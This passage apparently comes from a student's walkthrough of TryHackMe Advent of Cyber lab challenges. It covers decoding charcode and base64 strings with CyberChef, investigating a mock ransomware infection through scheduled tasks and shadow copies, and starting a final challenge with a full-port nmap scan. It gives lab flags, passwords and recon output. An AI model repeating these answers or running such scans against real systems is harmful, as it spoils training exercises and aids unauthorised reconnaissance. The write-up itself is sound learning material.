114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,
115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111,
109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48,
52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32,
49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49,
48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44,
32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54,
44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, 32, 52, 54,
44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55,
```

Output

time: 12ms
length: 69
lines: 1

```
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
```

We copied the value in the notes section in the credentials of the Elf Security System file and used CyberChef to decode it. We got a link as the output and surfed the link to get the final flag.



heavenraiza / cyberelf

Created 2 years ago

cyberelf

```
THM{657012dcf3d1318dca0ed864f0e70535}
```

Thought Process/Methodology:

Firstly, we used Remmina to connect to the target machine IP. After connecting to the IP, we were prompted with a virtual machine with a folder. We then copied the name of the folder and decoded it to get the master password for the KeePass application. There were many credential files and we decoded everything using CyberChef to obtain the individual passwords. Finally, looking through the last credential file, we found the notes section filled with a bunch of numbers. We also decoded the numbers by using the ‘From Charcode’ recipe twice to receive output of a link. We then searched the link online to be directed to a github page containing the final flag.


Day 23: Blue Teaming – The Grinch strikes again!

Tools used: Kali Linux, Remmina, CyberChef, File Explorer, VSS, Disk Management, Task Scheduler

Solution/walkthrough:

Question 1


What does the wallpaper say?



"THIS IS FINE"

Question 2

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

```
length: 36
 lines:  1
```

```
bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
```


```
  time: 1ms
length:  25
 lines:   1
```

```
nomorebestfestivalcompany
```

Using CyberChef, it recommended the recipe of ‘From Base64’ where we got the decrypted plain text value of ‘nomorebestfestivalcompany’.

Question 3

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?




Name	Date modified	Type
master-password.txt.grinch	11/25/2020 4:47 PM	GRIN

By using the view file extension option in file explorer, we can see that the extension of the txt file has a .grinch behind it.

Question 4

What is the name of the suspicious scheduled task?




Name	Status	Triggers
opidsfsdf	Ready	At log on of ELFST
ShadowCop...	Ready	Multiple triggers c

By looking in the Task Scheduler application, we can see a task with a suspicious name which was ‘opidsfsdf’.

Question 5

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


opidsfsdf Properties (Local Computer)
General Triggers Actions Conditions Settings History (disabled)
New... Edit... Delete


When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

The location of the executable can be found in the actions tab in properties of the task.

Question 6

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?



ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000} Properties (Local Computer)

Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

Location: \

Author: ELFSTATION4\Administrator

Description:

Security options

When running the task, use the following user account:

SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not

□ Do not store password. The task will only have access to local computer resources.

☑ Run with highest privileges


□ Hidden

Configure for: Windows Server™ 2003, Windows® XP, or Windows® 2000

The ShadowCopyVolume ID can be found by right clicking it and selecting the ‘Properties’ option.

Question 7

Assign the hidden partition a letter. What is the name of the hidden folder?




Name	Date modified	Type
confidential	12/11/2020 10:31 ...	File f
database	12/11/2020 7:56 AM	File f
vStockings	12/11/2020 7:56 AM	File f

The name of the hidden folder is confidential.

Question 8

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?



```
m33pa55w0rdIZseecure!
```

By using file explorer, we restored the previous version of the files in the hidden confidential folder and found the master password.

Thought Process/Methodology:

First, we connected to the RDP of the target IP via Remmina. We then looked through the RansomNote text folder and found a fake ‘bitcoin address’ which we decoded with CyberChef. We proceeded to look through tasks executed in the Task Scheduler application and found suspicious tasks and went through them. After that, we opened up the Terminal and used vssadmin commands to view volumes. After looking through the volumes, we realised that the C: drive had a different volume ID which means there must be another volume on the endpoint. We then used the Disk Management application to view all the volumes. Since the other volumes were not accessible using File Explorer, we used Disk Management to assign a letter for the hidden volumes to be able to view it in File Explorer. We were then able to view the hidden volumes and its contents as well as hidden files by checking the option of viewing hidden files in File Explorer. We looked through the previous versions of files using File Explorer and restored them and managed to find the answers.


Day 24: Final Challenge – The Trial Before Christmas

Tools used: nmap, crackstation, python, netcat, gobuster, nano

Solution/walkthrough:

Question 1

Scan the machine. What ports are open?




```
root@ip-10-10-198-32:~# nmap -p- -T5 10.10.186.6

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 14:12 BST
Warning: 10.10.186.6 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-186-6.eu-west-1.compute.internal (10.10.186.6)
Host is up (0.00037s latency).
Not shown: 65523 closed ports
PORT      STATE    SERVICE
80/tcp    open     http
5722/tcp  filtered msdfsr
13817/tcp filtered unknown
14231/tcp filtered unknown
16080/tcp filtered osxwebadmin
19206/tcp filtered unknown
19380/tcp filtered unknown
20660/tcp filtered unknown
30338/tcp filtered unknown
36065/tcp filtered unknown
47349/tcp filtered unknown
65000/tcp open     unknown
MAC Address: 02:EB:58:B7:BC:8F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 612.49 seconds
root@ip-10-10-198-32:~# 
```

We first scanned the ip with nmap -p- tag to find the 2 open ports.

Question 2

